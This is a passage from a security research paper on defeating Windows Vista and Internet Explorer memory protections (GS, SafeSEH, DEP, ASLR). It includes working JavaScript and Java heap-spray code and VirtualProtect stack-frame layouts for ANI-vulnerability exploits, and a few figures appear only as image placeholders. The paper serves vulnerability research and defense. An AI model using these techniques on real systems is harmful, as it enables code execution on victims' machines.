        "AAAAAAAA"      // buffer
        "AAAA"          // gs cookie
        "AAAA"          // return address of gs3
        "AAAA"          // argument to gs3
        "BBBB");        // vtable pointer in the foo object
}
```

The foo object is allocated on the stack of the main function and passed as the `this` pointer to the gs3 member function. The buffer overflow in gs3() allows us to overwrite the object and its vtable pointer. This pointer is used to find the address of the virtual function bar. If we point it to a fake vtable, we can redirect the virtual function call and execute our shellcode before the GS cookie check in the gs3 function epilogue.

Exception handling

Perhaps the most critical limitations of GS is that it does not protect exception handler records on the stack. A buffer overflow can be used to overwrite an exception handler record of the vulnerable function or any other function up the call stack. If the attacker can trigger an exception before the GS cookie check, the overwritten exception handler record will allow them to gain control of the execution.

Consider the following sample function:

```
int gs4(char* src, int len)
{
    char buf[8];
    int i, slashes;

    // Buffer overflow
    strcpy(buf, src);

    // Count the slashes in the buffer, using the len argument to end the loop
    for (i = 0, slashes = 0; i < len; i++)
        if (buf[i] == '\\')
            slashes++;

    return slashes;
}
```

The compiler does not consider `len` to be a vulnerable argument because it is not a pointer or a string buffer. Consequently the `len` argument is stored above the string buffer and can be overwritten by the attacker. If it is overwritten with a large value, the loop that counts the slashes will reach the end of the stack and trigger an access violation exception.

Another good way to trigger an exception before the function returns is to overwrite the stack with a large amount of data. When the strcpy or memcpy function hits the end of the stack, we'll get an access violation exception.

The exception dispatcher in NTDLL.DLL will call the exception handler specified in the overwritten exception handler record on the stack. Since the attacker controls this function pointer, it can be used to gain control of the execution. In practice, using this technique requires bypassing the SafeSEH protection, the weaknesses of which are discussed in the next section.

SafeSEH

SEH handlers on the heap

In processes with DEP disabled the exception dispatcher allows SEH handlers to be located on any non-image page except for the stack. This means that we can put our shellcode on the heap and use an overwritten exception handler record to jump to it, rendering the SafeSEH protection completely ineffective. Since the process does not have DEP, we don't even have to worry about the heap being executable.

DLLs without SafeSEH

If the process has any modules linked without the /SafeSEH option, we can use an overwritten exception handler record to jump to any code in one of these modules. This technique was used to exploit the Microsoft DNS RPC Service vulnerability (MS07-029) on Windows Server 2003. The vulnerable process had loaded ATL.DLL, which did not have a valid SafeSEH table. Any code in this DLL could be used as a target after a SEH overwrite.

Heap protection

Unsafe unlinking of the lookaside

The one critical omission in the safe unlinking protection in XP SP2 are the lookaside lists. These are single linked lists that keep track of free blocks of sizes less than 1024 bytes. When a free block is allocated from the lookaside, it is removed from the linked list and its flink pointer is written to the head of the list. At this point there is no verification that the flink pointer is valid. The next allocation for a chunk of the same size will return the flink pointer as the new allocated block.

If an attacker can overwrite the header of a free block on the lookaside list, they can replace the flink pointer with any address and write an arbitrary number of bytes there after the next allocation returns that address. This attack was first described by Matt Conover in his XP SP2 Heap Exploitation presentation.

In Windows Vista the lookaside lists were replaced by the Low-Fragmentation Heap, which does not suffer from this weakness.

Inconsistent heap state after a failed unlinking operation

A more complicated heap exploitation technique presented by Brett Moore in Exploiting Freelist[0] on XP SP2 and further expanded in Heaps About Heaps. This technique takes advantage of the fact that even when the safe unlinking check detects memory corruption, the process is not terminated and the heap is left in a potentially inconsistent state. This can be exploited by further heap operations and gives the attacker the ability to overwrite arbitrary locations in memory.

Windows Vista allows the application to request that the heap allocator terminate the process as soon as heap corruption is detected. This behavior is not enabled by default, but can be turned on by setting the HeapEnableTerminationOnCorruption flag with the HeapSetInformation function.

Overwriting application data

The heap implementation on Windows Vista is sufficiently hardened so that generic exploitation of the heap allocator is no longer feasible. To exploit heap overflows, an attacker has to overwrite application data on the heap, such as function, vtable or object pointers. If the program uses an overwritten pointer, the attacker will be able to take control of the execution.

The main difficulty with overwriting application data is how to ensure that the block following the one we overwrite contains the type of data that we want to overwrite. The solution to this lies in taking advantage of the determinism of the heap allocator to control the layout of the heap. An example of this is the Heap Feng Shui technique for browser exploitation developed by one of the authors of this paper.

DEP

DEP provides a significant barrier for executing arbitrary code, because generally the attacker isn't able to return to code they have inserted into the process. Still, several alternative options are available to the attacker, depending on the nature of the vulnerability being exploited. This section discusses some of those alternatives.

Incompatible applications

When Vista is running with the default OptIn policy, executables not linked with the /NXcompat option will not have DEP enabled. At the time of writing, the most popular browsers, Internet Explorer 7 and Firefox 2, are not linked with /NXcompat and will not have DEP. This is going to change in the upcoming Internet Explorer 8 release. Firefox version 3 also ships with DEP enabled by default.

RWX mappings

DEP is only an effective mechanism if there is no opportunity for the attacker to write data to memory locations that are also marked as executable. In some cases, however, it is possible for pages to be mapped both writable and executable and therefore create an attractive target for the attacker to write to. One very prominent example of such a scenario is the Sun Java Virtual Machine (JVM). When allocating memory for Java objects and other data, the page permissions for the allocation are specified as readable, writable, and executable. Therefore, it is possible to perform heap spraying attacks using Java applets in a simiar fashion to the standard JavaScript heap spraying technique, with the added bonus that all of the data being sprayed over memory will be executable.

Code reuse

A well known exploitation technique when faced with bypassing DEP is to return into the text section of an image that has already been mapped. Usually it is possible for an attacker to find some useful code that can be utilized to perform some action to undermine the security of the application (and often gain full arbitrary execution). Some common targets might include:

- Returning to a page mapping/protection routine - In this scenario, the attacker uses system APIs to mark writable pages in the process as executable. Typically this style of attack is available when the attacker is able to control the stack, and thus setup the required arguments and return into the function that modifies the page protections and then subsequently returns to the page that was just modified.

- System command/process creation routines - This scenario involves executing a command or invoking a new application, usually one that the attacker has supplied. Again, this requires the attacker being able to setup the stack correctly.

- Security policy violations - Here, the attacker attempts to subvert the security policy of the browser or one of its components by modifying a data structure that governs what actions can and cannot be performed by the user in this context. An example of such an attack was demonstrated by one of the authors in a recent paper discussing exploitation of the Flash ActionScript Virtual Machine.

These are just a few of the many possible scenarios that might be available to the attacker. Although these types of attacks are effective against DEP in isolation, performing these attacks in an environment where both DEP and ASLR are in effect (such as in the Vista environment that is

the subject of this paper) can prove to be difficult. Combining techniques for bypassing DEP as well as ASLR will be discussed in Part 3 of this paper.

ASLR

Vista's ASLR implementation complicates exploitation by reducing the attacker's knowledge of where key data structures will be located in memory. However, there are a few strategies that may be employed by the attacker to help exploit memory corruption vulnerabilities that they have uncovered. These techniques will be discussed here.

Statically positioned DLLs and executables

ASLR is only fully effective if everything in the process address space is randomized. If some code or data remains at constant locations in memory, it become an appealing target when building exploits. The first and perhaps most obvious technique is to look for images that are mapped at their preferred image base in the address space. As detailed earlier in this paper, in the default configuration on Vista, only executables and DLLs that have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag set in the optional header will be randomized. In order for this flag to be set, the binaries must be built with Visual Studio 2005 SP1 and have the /DynamicBase option passed to the linker. Microsoft are quite diligent about doing so in the binaries shipped with the Vista operating system and most of their other products. However, Independent Software Vendors (ISVs) have been slower to adopt this option and as a result, many third-party binaries on a typical desktop are not protected by ASLR.

This style of attack is particularly attractive when targeting browsers, due to their plugin architecture. When a user visits a potentially malicious web page, there are quite a lot of opportunities to load a wide range of DLLs by employing techniques such as:

- Instantiating ActiveX controls or plugins that the user is likely to have installed.
- Utilizing specific features of the browser or its extensions that result in DLL loading - such as using specific scripting languages, or using specific features of these languages.
- Specifying URL schemes that require protocol handlers that load in-process within the browser to deal with those special URLs.
- Supplying input data that results in library loading to do some sort of special handling of a specific Content-Type.
- Requiring associated metadata handling, such as dealing with security signatures/hashes within a mobile code package.
- Requiring user authentication with an authentication mechanism that has its own library.
- Embedding media of various types that require loading of specific libraries to parse the data (such as an image parser or a video codec).

Practically static objects

A slight variation of statically located objects is when data objects do not have a fixed location per se, but they can effectively be relied upon to exist in a certain region of memory. This situation is often a potential issue when a growable object exists in memory that can be grown to an arbitrarily large size by the user. This technique has been very popular in the last few years when dealing with heaps that exist in the process address space. Commonly referred to as "heap spraying" or "growing the heap", this technique essentially involves exhausting the regular space available and forcing the heap to grow to be much larger. Providing that allocations are

somewhat linear and the the virtual address space is limited (such as in 32-bit processes on x86), it is possible to guess where some of that data will be mapped.

For example, the heap randomization on Windows Vista shifts the base of the heap by up to 2MB. If the attacker can allocate more than 2MB of data on the heap, they will be able to guess a valid pointer into their data, regardless of the heap randomization.

Partial overwrites

A partial overwrite is a memory corruption technique where only the least significant 1 or 2 bytes of the pointer are modified. Performing overwrites of this nature can be effective in an ASLR environment, since the attacker is not required to know the real address of an object in memory, but rather just the relative location of the new target from what the pointer pointed to originally. Since all image randomization in Vista is performed only on the high bytes of an image address, the low two bytes will be the same regardless of where in memory the image is loaded.

This style of attack is a well-known and often utilized technique among security researchers and hackers, and has been in wide use for quite some time. It tends to be a particularly effective technique on little-endian platforms, since contiguous memory overwrites (such as standard buffer overflows) will corrupt the least significant bytes before the more significant bytes. One of the most well-known scenarios where this has been used in the past is when a single-byte ("off-by-one") buffer overflow is discovered in an application that is writing to a stack buffer. This particular scenario is quite unlikely to be exploitable in many cases now due to security enhancements in compiler technology such as the /GS protection in the Visual Studio compiler. In practice, the ability to perform partial ovewrite attacks is very dependent on the nature of the vulnerability - what is being overwritten, whether the attacker has precise control over how many bytes can be overwritten, whether the overwrite is contiguous, and what pointers are available to corrupt.

Memory information leaks

Finally, there are information leaks. An information leak vulnerability is one that allows the attacker to glean some useful information about the memory layout or some useful state information about the target process. In the context of bypassing ASLR, ideally the attacker will want to obtain a pointer value. These are immensely useful for the following reasons:

- A pointer can be used to determine where an object is mapped in memory. For example, a pointer to a stack gives away at least a portion of where a thread stack is in memory. Also, a pointer to a static variable will betray the image base of a particular DLL or executable.

- Additional information can be inferred from such a pointer. For example, a frame pointer to a stack frame not only tells the attacker where a thread stack resides, but if the attacker knows what function the stack frame is for, they are able to determine a great deal more about that thread's stack. They will know what data elements surround that frame pointer, as well as those from previous stack frames. For a data section pointer, they are able to determine where that image resides in memory, not just where a single data element is. Heap pointers will be useful in pinpointing exactly where a specific data block was allocated, which could be useful for an application-specific attack.

In the context of Vista's ASLR, information leaks have an additional advantage. If an attacker is able to learn the location of an image in memory, then it follows that they will know the location

of that DLL in not just that process, but for all processes running on the target system. Recall that a DLL's position in memory is initially determined by searching the _MiImageBitMap variable for an appropriate location, and this bitmap is used for all processes. So, finding a DLL in one process effectively allows you to locate it in all processes.

Part 3. Browser exploitation in depth

Now that the protection mechanisms and their limitations have been explored in isolation, real-world exploitation can be considered. This section is aimed at demonstrating how some of the knowledge from Part 2 can be applied practically to build robust and reliable exploits. We will show how different techniques can be combined together to bypass multiple protections at the same time.

The explotiation techniques will be demonstrated with a series of exploits for the ANI vulnerability (CVE-2008-0039), each demonstrating a different technique or combination of techniques for bypassing protection mechanisms in Internet Explorer 7. The exploits target Windows XP SP2 and Vista SP0 because they are vulnerable to this particular bug, but the techniques we present are applicable to even the most recent versions of Windows.

JavaScript

Heap spraying

exploit:	heapspray-ret.rb
vulnerability:	ANI
target:	Vista SP0 (default configuration, no DEP)
bypasses:	ASLR

This exploit uses heap spraying to fill 100MB of the Internet Explorer heap with shellcode. The JavaScript heap spraying code creates multiple copies of a string, each taking up a 1MB block of memory. Each block is 64KB aligned and the data controlled by the attacker starts at a 36 byte offset. By repeating the shellcode every 64KB in the string, we ensure that any heap address that ends in 0x0024 (64KB alignment + 36 bytes) is likely to contain our shellcode.

The code below shows the heap spraying code used by the exploit:

```
//
// Fills the heap with copies of the data string. The mb argument specifies
// how many megabytes of the heap to fill. Copies of the data string are
// located at 64KB aligned addresses + 36 bytes
//

function heapSpray(data, mb) {

  // 64KB chunk
  //
  // data     padding
  // x bytes  65536 - x bytes

  var chunk64k = data + padding((65536 - data.length*2)/2)

  // 1MB chunk
  //
  // heap header  string length  64k chunks  truncated 64k chunk  null
  // 32 bytes     4 bytes        15 * 65536  65498 bytes          2 bytes

  var chunk1mb = "";
```

```
  // 64k chunks
  for (var i = 0; i < 15; i++)
      chunk1mb += chunk64k;

  // truncated 64k chunk
  chunk1mb += chunk64k.substr(0, 65498/2);

  a = new Array();

  // 1MB allocations, 64KB alignment, data starts at 64KB aligned
  // addresses + 32 bytes

  // Allocate mb megabytes
  for (var i = 0; i < mb; i++) {
      a[i] = chunk1mb.substr(0, chunk1mb.length);
  }
}

// Fill 100MB of the heap with shellcode

heapSpray(shellcode, 100);
```

The heap randomization in Vista shifts the beginning of the heap by up to 2MB, but all allocations after that are contiguous. This means that most of our 100MB with shellcode will end up in the same memory range on every system, despite the presence of ASLR on Vista.

The allocations from the heap spraying code are shown below. The first few blocks are not contiguous due to heap fragmentation, but all blocks after 0x4c50020 are next to each other.

```
alloc(0xfffe0) = 0x3fe0020
alloc(0xfffe0) = 0x3df0020
alloc(0xfffe0) = 0x4410020
alloc(0xfffe0) = 0x4850020
alloc(0xfffe0) = 0x4950020
alloc(0xfffe0) = 0x4a50020
alloc(0xfffe0) = 0x4b50020
alloc(0xfffe0) = 0x4720020
alloc(0xfffe0) = 0x4c50020   <-- contiguous allocations after this point
alloc(0xfffe0) = 0x4d50020
alloc(0xfffe0) = 0x4e50020
alloc(0xfffe0) = 0x4f50020
alloc(0xfffe0) = 0x5050020
alloc(0xfffe0) = 0x5150020
alloc(0xfffe0) = 0x5250020
alloc(0xfffe0) = 0x5350020
alloc(0xfffe0) = 0x5450020
alloc(0xfffe0) = 0x5550020
alloc(0xfffe0) = 0x5650020
...
```

We will use the buffer overflow in the LoadAniIcon function to overwrite the return address and point it to 0x7c50024. This address is 64KB + 36 bytes aligned and it is in the middle of the memory range where our heap sprayed shellcode is located. It is very likely that the memory at this address will contain our shellcode and in practice the exploit is very reliable.

Heap spraying is a useful technique even for systems that do not have ASLR. It gives us full control over the data at a certain address, which can be used as a target for any kind of function or data pointer overwrite. Most of the other exploits presented in this section rely on heap spraying as a basic building block for exploitation.

SEH overwrite targeting the heap

exploit:	heapspray-seh.rb
vulnerability:	ANI
target:	XP SP2 (default configuration, no DEP)
bypasses:	GS, SafeSEH, ASLR

The LoadAniIcon function is not protected by GS, but if it were, we could still exploit it by overwriting an exception handler record and triggering an exception. The heapspray-seh.rb exploit overflows the stack with 10MB of data, which leads to a write beyond the top of the stack and causes an access violation exception. On Vista this exception is handled by a handler located below us on the stack, but on XP SP2 the SEH record is above our buffer and can be overwritten.

To bypass SafeSEH, we point the exception handler to the sprayed shellcode on the heap. Since in the default configuration Internet Explorer is not protected by DEP, the exception handler dispatcher allows handlers on the heap and calls our shellcode.

If Windows XP had ASLR, our use of heap spraying would bypass it as well.

Flash

Flash code reuse

exploit:	flash-virtualprotect.rb
vulnerability:	ANI
target:	Vista SP0 with DEP, Flash 9.0.124.0
bypasses:	ASLR, DEP

The next challenge in browser exploitation is to bypass both DEP and ASLR on Vista. To do this, we will look for DLLs that are not ASLR compatible and are loaded at a fixed address in the browser address space. Many popular browser plugins, including the latest versions of Flash Player and Java include DLLs that are not compatible with ASLR. For this exploit we will use Flash9f.ocx from Flash Player version 9.0.124.0. This DLL is always loaded at base address 0x30000000.

The ANI buffer overflow allows us do a standard code reuse attack by creating fake stack frames and returning to code at a known location in Flash9f.ocx. Our goal is to change the page protection of the shellcode on the heap and make it executable. For this, we need to return to the following code segment:

```
.text:301B5446                 call    ds:VirtualProtect
.text:301B544C                 pop     ecx
.text:301B544D                 retn    0Ch
```

The stack frame we need to set up looks like this:

```
301B5446    return address of LoadAniIcon (points to VirtualProtect call in
Flash9f.ocx)

41414141    arguments of LoadAniIcon, popped by the return instruction
41414141
41414141
41414141
41414141

07c50024    lpAddress (points to our shellcode)
00001000    dwSize (size of the shellcode: 4096 bytes)
00000040    flNewProtect (PAGE_EXECUTE_READWRITE)
07c50020    lpflOldProtect (must be a writable address)

41414141    used by the pop ecx instruction in Flash9f.ocx

07c50024    return address for the code in Flash9f.ocx (points to shellcode)
```

The VirtualProtect call will change the protection of the shellcode and return to it, bypassing both DEP and ASLR. This technique is limited by the requirement for a DLL that is not ASLR compatible, but fortunately for us the Flash plugin is installed on about 99% of the Internet enabled desktops.

SEH overwrite with Flash code reuse

exploit:	flash-virtualprotect-seh.rb
vulnerability:	ANI
target:	XP SP2 with DEP, Flash 9.0.124.0
bypasses:	GS, SafeSEH, ASLR, DEP

The code reuse technique from the previous exploit requires control of the return address on the stack. To exploit overflows in functions protected by GS, we need to combine the code reuse pattern with a SEH overwrite and cause an exception. To bypass SafeSEH, we need to point the overwritten exception handler to code in a DLL that does not have a SafeSEH table.

The Flash9f.ocx module is ideal for our purposes, because it is loaded at a fixed address and lacks a SafeSEH table. One complication is that when the exception handler is called, we will not have direct control of the stack. This prevents us from setting up a fake stack frame and jumping directly to a VirtualProtect call. Instead, we need to jump to a code sequence that adjusts the stack pointer to reach the area of the stack that we control.

The following backtrace shows the stack at the point when the exception handler is called:

```
0:005> kb
ChildEBP RetAddr  Args to Child
015df1a8 7c90378b 015df270 015dfaf0 015df28c Flash9f!pcre_fullinfo+0x9834
015df258 7c90eafa 00000000 015df28c 015df270 ntdll!ExecuteHandler+0x24
015df258 77d83ac3 00000000 015df28c 015df270 ntdll!KiUserExceptionDispatcher+0xe
015df564 77d83b1e 015df6bc 015df5a0 00a00734 USER32!ReadFilePtrCopy+0x2b
015df580 77d84021 015df6bc 015df5c4 015df5a0 USER32!ReadChunk+0x19
015df5ec 41414141 41414141 41414141 41414141 USER32!LoadAniIcon+0x9e
015df604 41414141 41414141 41414141 41414141 0x41414141
```

The current stack pointer is 0x15df188. We can see that the overwritten stack frame of LoadAniIcon starts at address 0x15df5ec, which is about a thousand bytes above the current stack pointer. To move the stack pointer into the overwritten area, we will point the exception handler at the following instruction sequence in Flash9f.ocx:

```
.text:301AF614                  add     esp, 0B30h
.text:301AF61A                  retn
```

After the add instruction, the stack pointer will point at data that we control. We can set up the exact same fake stack frame as in the previous exploit to call the VirtualProtect function and return to our shellcode on the heap.

The stack randomization in Vista does not stop this exploit, because it changes only the address where the stack begins, not the relative positions of stack frames. The distance between the overwritten LoadAniIcon stack frame and the stack pointer in the exception handler will be the same regardless of what their randomized absolute addresses are.

Java

The Sun Java Runtime Environment (JRE) includes a plugin for Internet Explorer that allows web pages to load and execute Java applets. The Java Virtual Machine (JVM) ensures that the applets are properly sandboxed and prevents them from accessing any files or other sensitive data on the system. In the past there have been a number of vulnerabilities allowing Java code to escape the sandbox, but in this section we will use the JVM memory allocator to bypass DEP and ASLR when exploiting memory corruption vulnerabilities in the browser.

Java RWX heap spraying

exploit:	java-heapspray.rb
vulnerability:	ANI
target:	Vista SP0 with DEP, Java 6u7
bypasses:	DEP, ASLR

The JVM uses a custom memory allocator that calls VirtualAlloc to reserve system memory. In a misguided attempt to make the JVM compatible with DEP, all calls to VirtualAlloc set the PAGE_EXECUTE_READWRITE page protection bits. This makes all memory allocated by the virtual machine executable and avoids any DEP errors, but it also defeats the purpose of DEP. Since the Java heap is marked executable, we can use a Java applet to spray the heap with shellcode and use an overwritten return address to execute it.

This exploit bypasses DEP and ASLR by using a Java applet to fill the JVM heap with copies of a string containing a NOP slide and shellcode. The code of the Java function that implements the heap spraying technique is shown below:

```
//
// Fill mb megabytes of heap memory with strings containing shellcode
//

public void heapSpray(String shellcode, int mb) throws RuntimeException {

    // Limit the shellcode length to 100KB
```

```
        if (shellcode.length() > 100*1024)
            throw new RuntimeException();

        // Limit the heap spray size to 1GB, even though in practice the Java
        // heap for an applet is limited to 100MB

        if (mb > 1024)
            throw new RuntimeException();

        // Array of strings containing shellcode

        String[] mem = new String[1024];

        // A buffer for the nop slide and shellcode

        StringBuffer buffer = new StringBuffer(1024*1024/2);

        // Each string takes up exactly 1MB of space
        //
        // header    nop slide   shellcode  NULL
        // 12 bytes  1MB-12-2-x  x bytes    2 bytes

        // Build a nop slide

        for (int i = 1; i < (1024*1024-12)/2-shellcode.length(); i++)
            buffer.append('\u9090');

        // Append the shellcode

        buffer.append(shellcode);

        // Run the garbage collector

        Runtime.getRuntime().gc();

        // Fill the heap with copies of the string

        try {
            for (int i=0; i<mb; i++) {
                mem[i] = buffer.toString();
            }
        }
        catch (OutOfMemoryError err) {
            // do nothing
        }
    }
```

The size of the Java heap for applets is limited to 100MB and our testing shows that we get an OutOfMemoryError exception after filling 93MB of the heap with shellcode. In order to jump to the shellcode, we need to determine the range of possible base addresses for the Java heap and target an address that's within 90MB of that range.

What determines the base address of the heap? To understand the memory layout of the JVM, we need to investigate the implementation of the Class Data Sharing feature introduced in Java 5. Its goal is to minimize the startup time of the JVM by loading the internal representation of common system classes from a disk cache instead of parsing them every time. During the installation of the JRE, the system classes are loaded and their internal representation is dumped to a file called a *shared archive*. When the JVM starts, it maps the shared archive in memory and has to parse only classes that are not included in it. The data from the shared archive must be mapped at the same address to keep all internal pointers consistent. Since the Java heap is

located right after the shared archive, its address is also the same in all instances of the JVM on a certain machine.

When the shared archive is generated, the JVM allocates 32MB for a code cache and reserves 512MB of empty memory space before allocating the shared archive data and the Java heap. The purpose of the 512MB reservation is to ensure that any allocations made by the browser before loading the JVM will use this space instead of the address range where the shared archive needs to be mapped. The memory layouts of the JVM process that generates the shared archive and the browser process that loads our heap spraying applet are shown below:

```
Shared archive generation          Browser process

windows heap                       windows heap
Java code cache (32MB)             ... more browser allocations
Java dummy allocation (512MB)
Shared archive data                Shared archive data
Java heap                          Java heap
```

Our data shows that we can expect the base address of the Java heap to be in the 0x20000000-0x25000000 range. Since we're going to fill the heap with about 93MB of shellcode, our exploit tries jumping to 0x25a0000, which is an address likely to contain our shellcode regardless of the exact base address of the heap.

There are some rare circumstances in which loading the shared archive fails. Most commonly this happens when the browser maps a DLL in the address range that the shared archive needs or if the browser allocates more than 512MB of heap memory. In that case, the shared archive mapping will fail and the JVM will have to continue by loading and parsing all system class files again. Since we don't have the 512MB dummy allocation, the Java heap will be located right after the Java code cache. The exact address of the Java heap will depend on the memory allocations made by the browser before the JVM was loaded.

```
Browser process without a shared archive

windows heap
Java code cache (32MB)
Java heap
```

Our tests show that when the shared archive cannot be loaded, the Java heap base address is around 0x05000000. A good target address for the exploit to use is 0x07000000, which is about 32MB above the base address. Unfortunately there is no way to tell whether loading the shared archive failed or not, so a good strategy for an attacker is to jump to 0x25a0000 on the first try and target 0x07000000 if they get a second try.

.NET

Internet Explorer versions 6 and onward allow for .NET User Controls (sometimes referred to as UI Controls) to be embedded within a webpage. These controls are .NET binaries that run in a sandbox inside the browser process and can be thought of as the .NET equivalent of Java browser applets, or a sandboxed replacement for ActiveX controls. These controls are loaded in the browser using the <OBJECT> tag:

```
<OBJECT classid="ControlName.dll#Namespace.ClassName">
```

This format looks very similar to the way ActiveX controls are embedded, but there are a few key differences:

- Instead of a GUID, the classid attribute contains a URL that points to the .NET binary and specifies the namespace and class name of the control.
- In the default Internet Explorer configuration, .NET controls can be embedded on any page in the Internet Zone. This behaviour can be configured in the Security Settings tab in IE.
- Unlike ActiveX, no warning is issued to the user when a previously unseen .NET control is encountered. This is because .NET controls execute within a sandbox and are considered safe regardless of their origin, similar to the way Java applet are treated.

The .NET binaries are PE files with an extra header that describes the classes and .NET bytecode contained in the binary. The bytecode is Intermediate Language (IL) code, which runs in the Common Language Runtime (CLR) virtual machine. When a .NET binary is loaded in the browser, the runtime verifies that it is a *IL-Only* binary, which means that it contains no native code. In fact, there is a relatively extensive analysis of the binaries being loaded to ensure that they are well formed and valid. Interested readers are encouraged to peruse the source code of the binary validation process in the Shared Source Common Language Infrastructure. The .NET IL code itself is also exposed to a verification process to ensure that it is well-formed and cannot do anything malicious. This verification process is beyond the scope of this paper.

Shellcode in a .NET binary

exploit:	dotnet-shellcode.rb
vulnerability:	ANI
target:	XP SP2 with DEP, .NET 2.0 SP1
bypasses:	DEP

Since the .NET binaries have the same basic format as PE files, the CLR maps them into memory as images. This means that the kernel parses the PE header and loads all PE sections in memory the same way it does for normal executables or DLLs. In doing this, it sets the page permissions for each section according to the flags in the PE header. If the binary contains an executable section, it will be loaded in memory and its pages will be marked executable.

This gives an attacker the ability to put shellcode in the .text section of a .NET binary and get the shellcode loaded at an executable page in the browser process. On Windows XP, the address where the binary is loaded depends on the image base specified in the PE header, which is also controlled by the attacker.

The ability to place executable shellcode at a known location in the address space is usually a paramount part of successfully exploiting a memory corruption vulnerability. Utilizing .NET controls for placing shellcode is exceedingly useful for a number of reasons:

- The attacker can make a shellcode buffer of an arbitrary size.
- The attacker is not restricted in any way by what bytes may exist within the shellcode.
- The attacker can also create arbitrary complex data structures and load them at a known location in memory.

We'll put the shellcode in a string used in the constructor for our control. This string will be stored in the .text section of the .NET binary and will be marked executable when the control is loaded. The exploit uses the ANI buffer overflow to point the return address to the shellcode and execute it.

Address space spraying


bypasses: DEP, ASLR

Since .NET binaries are DLLs and are eventually loaded within the address space of the target IE browser process, they afford the attacker some interesting possibilities. Primarily, the attacker can use .NET binaries to exhaust parts of the virtual address space, in a similar way to heap spraying. Additionally, it can often be done much faster and as stated previously, with arbitrary page protections on the data being inserted into the address space. This makes "address space spraying" with .NET binaries an attractive alternative to heap spraying, since it offers the ability to circumvent both ASLR and DEP. There are many different configurations of various binaries in memory that would be useful to an attacker, and the primary ones are discussed here.


By supplying sufficiently large binaries, an attacker is able to have a good idea of roughly where a binary might exist within the virtual address space. They are able to guess because of the way ASLR works in Vista. Specifically, the following two observations are of interest:

1. DLLs participating in ASLR are packed together at the top of memory. Although exactly where it will be located is not clear, the attacker will roughly know how where the DLL will be placed. Recall that DLLs start being loaded at a random offset from near the top of memory (0x78000000 minus up to 16 MB is where the first DLL will end). Also, the attacker will know approximately how many DLLs are loaded and what size they are because this is relatively standard across different installations of Windows.
2. If the DLL does not fit within the address range 0x50000000-0x78000000, then a base address is selected for it in the same way one is selected for a randomized executable - that is, it will be located within 16 MB of the preferred image base specified in the PE header (+/- 8MB). The attacker can force this behavior by trying to load a large binary (~200MB for example).

Using both of these pieces of information, an attack strategy can be formulated for guessing an address which will be mapped for the DLL. Essentially, the idea is to map a DLL that is small enough to fit within the 0x50000000 - 0x78000000 range, but to take up a large portion of it, or alternatively to specify a larger DLL that will be guaranteed not to fit within the aforementioned range. So, if a DLL were inserted that was, say, 100 MB, then the attacker could select an address high in memory (such as 0x55550000) and have a high degree of confidence that the DLL will have some data at that location. This strategy is depicted below:



Alternatively, a larger DLL could be inserted, and a return address of the preferred base + 8MB would guarantee to land within the DLLs address range. The second strategy might be useful if the attacker requires the DLL to be located within a certain address range, because of character restrictions in effect in the vulnerability they are attempting to exploit for example. This strategy is shown below:



Using these methods might not be precise enough to overwrite metadata within the DLL, but could certainly be used for returning to some executable shellcode. Essentially, the attacker would have one very large section within the binary marked as readable and executable, containing a large "nop slide" followed by useful shellcode at the very end. Thus, returning anywhere into this section would yield arbitrary execution.

